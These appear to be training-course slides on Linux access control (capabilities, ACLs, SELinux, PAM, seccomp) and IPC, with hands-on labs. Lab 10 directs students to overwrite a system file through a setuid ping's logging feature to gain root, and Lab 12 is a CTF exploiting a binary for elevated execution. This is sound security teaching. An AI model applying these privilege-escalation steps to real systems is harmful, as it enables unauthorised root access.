- The coarse nature of these roles and DAC led to research into finer-grained and alternative access control policies

POSIX Capabilities

- The POSIX 1.e standard defined its own capabilities framework to “divide the power of superuser into pieces”
- Capabilities allow administrators to provide processes with specific superuser privileges without having to grant all superuser privileges
- For example, if a process needs to bind to a privileged network port but does not need any other special access, an administrator can endow the process with CAP_NET_BIND_SERVICE

POSIX Capabilities *(continued)*

- The capabilities standard also allow a superuser process to voluntarily and dynamically remove certain capabilities it has
- This allows services like a webserver to be started by a privileged user, perform privileged setup (like binding to port 80), and then drop any privileges that are not needed during the rest of runtime
- This allows the system to reduce potential damage in cases where a process becomes compromised
- The Linux kernel has supported capabilities since version 2.2 and 38 individual capabilities exist as of kernel version 4.15
- See `man 7 capabilities` for a list of various capabilities

Access Control Lists

- An Access Control List (ACL) provides finer granularity over the standard r/w/x permissions for users, groups, and others
- ACLs allow owners to specify certain privileges for specific users, rather than a single group or other
- You can approximate this behavior by setting up a complex group structure, but it gets messy and can't handle all cases
- ACL data is stored in inodes

ACL examples

- setfacl:
  - `setfacl -m u:user1:rwx` – Grants user1 read/write/execute privileges
  - `setfacl -m u:user2:r` – Grants user2 read privileges
  - `setfacl -x u:user3:x` – Remove write privileges from user 3
  - `setfacl -m g:user1user2:rw` – Grants the group user1user2 read write permissions

Mandatory Access Control

- Mandatory Access Control (MAC) is one of many alternatives to DAC
- MAC enables administrators to provide system-wide policies that dictate how subjects interact with objects
- This is in contrast to DAC, which allows owners of objects to dictate, how other subjects interact with their objects
- Historically MAC systems were beneficial to government and military systems, wherein users could have different access credentials (e.g., OUO, S, TS, etc.) and, based on those credentials, automatically be granted (or denied) access to files and services

SELinux


- SELinux (default on Fedora, Android, etc.) and AppArmor (default on Ubuntu) are examples of mainstream use of MAC
- SELinux ships with various tools to aid in administrator policy construction
- SELinux has two active modes: enforcing and permissive, which can be set using the `setenforce` utility
  - Under enforcing mode SELinux prohibits unauthorized accesses to objects
  - Under permissive mode such accesses are merely logged
- This allows an administrator to run a clean system unimpeded in permissive mode, check the security logs to determine what exceptions should be added, grant those permissions, and then change to enforcing mode for production.

SELinux Context

- Under SELinux, each file has a security context type
- The security context of a file determines how it may be used by users, processes, and other services
- For example, a common SELinux policy is to disallow files created in a home directory to be read by a webserver
- Using SELinux, you can set policies that would be impossible or cumbersome with DAC
  - For example, you can allow processes own by cleared individuals to access network sockets and block all others
  - You can immediately grant access to all files of a custom security context (e.g., files for Project X) to a system service

SELinux Tools

- Permissive modes for only certain types of accesses can also be set using `semanage`.
- The `setsebool` utility allows global policies for subject-object interactions to be set
- `chcon` changes the security context of given files
- The security context type of a file can be seen with `ls -Z`



```
unconfined_u:object_r:user_home_t:s0  test.c
unconfined_u:object_r:user_home_t:s0  testme
unconfined_u:object_r:user_home_t:s0  testprogram
unconfined_u:object_r:user_home_t:s0  test.sh
unconfined_u:object_r:user_home_t:s0  test.txt
unconfined_u:object_r:user_home_t:s0  vboxrepo.repo
unconfined_u:object_r:user_home_t:s0  vgcore.24491
unconfined_u:object_r:user_home_t:s0  Videos
```

Name Service Switch (NSS)

- Designed to let administrators specify which files or directory services to query to obtain information.
- /etc/nsswitch.conf
    - used by the GNU C Library
    - determine the sources to obtain name-service information
- Example: instructs the local machine to check its own /etc/hosts file first and to consult DNS only if the entry is not located.
    - hosts: files dns

Pluggable Authentication Modules (PAM)

- PAM :
  - provides a common authentication scheme that can be used with a wide variety of applications
  - provides significant flexibility and control over authentication
  - provides a single, fully-documented library which allows developers to write programs without having to create their own authentication schemes
- Each PAM-aware application or service has a file in the /etc/pam.d/ directory
- Each file in this directory has the same name as the service to which it controls access

Other Access Control Frameworks

- Other access control architectures and frameworks exist beyond DAC and MAC
- These are not all mutually exclusive, and some can emulate the features of others
  - Role-based Access Control (RBAC)
  - Attribute-based Access Control (ABAC)
  - Lattice-based Access Control (LBAC)
  - Graph-based Access Control (GBAC)
  - Organization-based Access Control (OrBAC)

Related Utilities

- `chmod` – change file mode bits (man 1 chmod)
- `chgrp` – change group ownership (man 1 chgrp)
- `chown` – change file owner and group (man 1 chown)
- `chcon` – change file security context
- `groups` – print the groups a user is in (man 1 groups)
- `awk -F: '{print $1}' /etc/group` – Lists all the groups (man awk. Have fun…)
- `awk -F: '{print $1}' /etc/passwd` – Lists all users
- `useradd` – create a new user or update default new user information (man 8 useradd)
- `usermod` – modify a user account (man 8 usermod)

Related Utilities *(continued)*

- `userdel` – delete a user account and related files (man 8 `userdel`)
- `groupadd` – create a new group (man 8 groupadd)
- `groupmod` – modify a group definition on the system (man 8 `groupmod`)
- `groupdel` – delete a group (man 8 groupdel)
- `umask` – Specifies the default permission that a file gets created with
- `setfacl` – Sets ACLs for a file or directory
- `getfacl` – Lists the ACLs for a file or directory
- `getsebool` list SELinux bools (set with `setsebool`)

ManTech

Seccomp

- Secure computing (Seccomp) mode is a lightweight sandbox for untrusted code
- Allows a process to make a one-way transition into a “secure” state where all acceptable system calls must be whitelisted
- Any attempt to perform a syscall not whitelisted will result in the kernel terminating the process
- Uses BPF for creating the whitelist
- Isolation, not virtualization
- Chrome on Linux uses it

ACTP
ADVANCED CYBER TRAINING PROGRAM

Lab 10

Ping privilege escalation

ManTech

Lab: Scenario

- The ping program needs access to raw network sockets in order to function properly. This is a privileged action
- For this lab you will be given a ping program that has the setuid flag set so it will run as root
- When used correctly setuid can help improve security. However, when used incorrectly, it presents a glaring security flaw
- The creator of this program foolishly added a logging feature
- The intended use of the logging feature is as follows:

```
./ping <ip_of_instructor_box> ./ping_log “Context string”
```

Lab: Task 1

- Run the ping command normally without logging
- Then run it with logging to see the layout of the log file
- What happens if, for the log file path, you provide the path of a file that already exists?

Lab: Task 2

- Use the logging feature to overwrite a key system file
- NOTE: Make sure to backup any system files you plan on overwriting. Also it wouldn't hurt to take a snapshot before this lab
- Think about what file you could overwrite that would help you log in as the root user

Lab: Task 3

- Remove setuid with:
  - `sudo chmod u-s ./ping`
- Add a capability to the binary to allow use of raw and packet sockets
  - `sudo setcap cap_net_raw=eip ./ping`
  - Note: eip specifies that the `cap_net_raw` capability should be added to the *effective, inheritable, and permitted* sets (ie. turn it on)
  - Does the ping functionality work from a non-privileged user?
  - Does the logging functionality work from a non-privileged user
- Mess around with adding/removing some capabilities
- List capabilities with:
  - `sudo getcap ./ping`

- Revert capabilities with:
  - `sudo setcap -r ./ping`

Lab: Task 4

- Add the capability to bypass file rwx permission checks:
  - `sudo setcap cap_dac_override=eip ./ping`
  - Again does the ping/logging functionality work?
- Try setting both cap_net_raw and cap_dac_override:
  - `sudo setcap cap_net_raw,cap_dac_override=eip ./ping`
  - Last time, does the ping/logging functionality work?

Lab: Takeaways

1. Setuid/setgid can be dangerous if exploited or misconfigured
2. Capabilities allow for more granular restrictions to be configured
3. After Task 4 the ping program should have regained the ability to access raw network sockets, as well as write log files. Notice that the “flaw” of being able to overwrite important system files still exists
4. We need something better than DAC to prevent this kind of vulnerability

Lab 11

Seccomp

Lab: Task 1

- This lab demonstrates how Seccomp works. You are given a program with code to enable Seccomp. However only the syscalls associated with printf are included in the Seccomp whitelist. Let’s see what happens if we attempt to make a syscall not included in the whitelist.
- Make sure the call to `enable_seccomp()` in `main()` is commented out, then run the program normally, and with the “secret” password as an arg
- Next uncomment `enable_seccomp()` and run the program both ways again. Notice what happens when the program attempts to call `fopen()`

Lab: Task 2

- Now modify the `filter[] struct` so that the “secret” code can run successfully
- The program `strace` can be used to see what syscalls a program is making
- Swap the comment on the lines:


```
        BPF_STMT(BPF_RET+BPF_K, SECCOMP_RET_KILL),
//      BPF_STMT(BPF_RET+BPF_K, SECCOMP_RET_TRAP),
```

- Now the Berkeley Packet Filter will return `SECCOMP_RET_TRAP` which will help in identifying which syscall kills the program
- With seccomp enabled and the BPF returning `SECCOMP_RET_TRAP` run the program through `strace` as follows:

```
strace ./demo haxor
```


Lab: Task 2 *(continued)*

- The bottom of the `strace` output should look similar to this:



```
brk(0x2298000)                          = 0x2298000
brk(NULL)                               = 0x2298000
write(1, "Hello World!\n", 13Hello World!
)          = 13
openat(AT_FDCWD, "/etc/passwd", O_RDONLY) = 257
--- SIGSYS {si_signo=SIGSYS, si_code=SYS_SECCOMP, si_call_addr=0x7f42a4c2fb82, si
_syscall=__NR_openat, si_arch=AUDIT_ARCH_X86_64} ---
+++ killed by SIGSYS (core dumped) +++
Bad system call (core dumped)
```

- The `SIGSYS` tells us what syscall caused the crash: `si_syscall=__NR_openat`
- By adding `Allow(openat);` to the `filter[]`, Seccomp will allow the syscall
- Repeat this process until the "secret" code can run fully
- Note: a syscall name-number mapping exists in /usr/include/asm/unistd_64.h



```
#define __NR_migrate_pages 256
#define __NR_openat 257
#define __NR_mkdirat 258
```

ADVANCED CYBER TRAINING PROGRAM

Interprocess Communication

Interprocess Communication

- There are a variety of methods for two processes in a Linux environment to communicate with one another
- We have covered a few interprocess communication (IPC) methods already:
  - Internet sockets
  - Pipes
  - Shared memory
- Let’s now explore a few more

FIFOs

- FIFO (also called a named pipe)
  - FIFO stands for First In First Out
  - These are pipes with a path name
  - The path name allows them to be accessed by other processes without passing file descriptors (or inheriting them via fork or the /proc file system)

"The only difference between pipes and FIFOs is the manner in which they are created and opened. Once these tasks have been accomplished, I/O on pipes and FIFOs has exactly the same semantics." (man 7 pipe)

  - Blocking by default but can be set to be non-blocking
  - See `man 3 mkfifo`

Unix Domain Sockets

- Unix Domain sockets
  - An efficient way to communicate between processes
  - Uses the familiar POSIX/BSD socket API
  - Valid types are SOCK_DGRAM, SOCK_STREAM and SOCK_SEQPACKET
    - Unix sockets of SOCK_DGRAM are reliable
  - Bi-directional communication
  - Sockets can bind to an address or they can be anonymous
  - For SOCK_STREAM you need to have write permissions to connect
  - For SOCK_DGRAM you need to have write permissions to send packets to it.
  - A feature unique to Unix domain sockets is that they can pass file descriptors through special message data

UNIX socket stream client

- To use a Unix domain socket use the `PF_UNIX` protocol family in your call to `socket`()
- When binding to an address or connecting to one, use the `AF_UNIX` type, and the `sockaddr_un` structure
- Unix Addresses are one of three types
  - Unnamed, no name
  - Pathname, a file system path (e.g., /tmp/myunixsock)
  - Abstract, named, but with a prefixed null (e.g., '\0myname')

Abstract sockets

- Abstract sockets are a Linux specific feature that allows you to create a socket without creating a file in the filesystem namespace
- Created by making the first byte of `sun_path` in `sockaddr_un` a null. The name of the abstract socket is everything after the null
- Advantages:
  - Don't have to worry about namespace collisions
  - Don't need to clean up the socket file when you are done
  - Don't need to worry about permissions on the file system
  - Keeps sockets a bit more hidden
  - Can pass peer credentials through abstract sockets

Finding Abstract Names

- Abstract names will be shown with an @ sign at the beginning of the name when using commands like the following
- `netstat -axnp | grep @`
- `lsof -U | grep @`

ManTech

Netlink Sockets

- Netlink is a process-to-kernel and process-to-process IPC mechanism
- Used commonly to allow userspace daemons to interact with their kernel modules
  - Example: WiFi network manager communicating with the WiFi driver
- Uses the Socket API (but with PF_NETLINK)
  - A great userspace library for making setup and use easier is libnl3

ACTP
ADVANCED CYBER TRAINING PROGRAM

Lab 12

IPC CTF

ManTech

Lab - IPC

- Task:
  - You have acquired an executable of great importance. Unfortunately, the developer of this program has not taken ACTP and so in the binary a serious flaw exists that allows the user to execute a program of his choice with elevated privileges
- Goal:
  - The goal is to learn how to communicate with the binary in order to figure out how to exploit it

Lab - IPC

- Task 1:
  - Begin by Doing some RE on the provided binary. Look for how to communicate with the binary. It will be using multiple techniques for different purposes
- Task 2:
  - Once you have a feel for what the binary is doing start writing the code to communicate with it
- Task 3:
  - Exploit the binary in order to run a program of your choosing with elevated permissions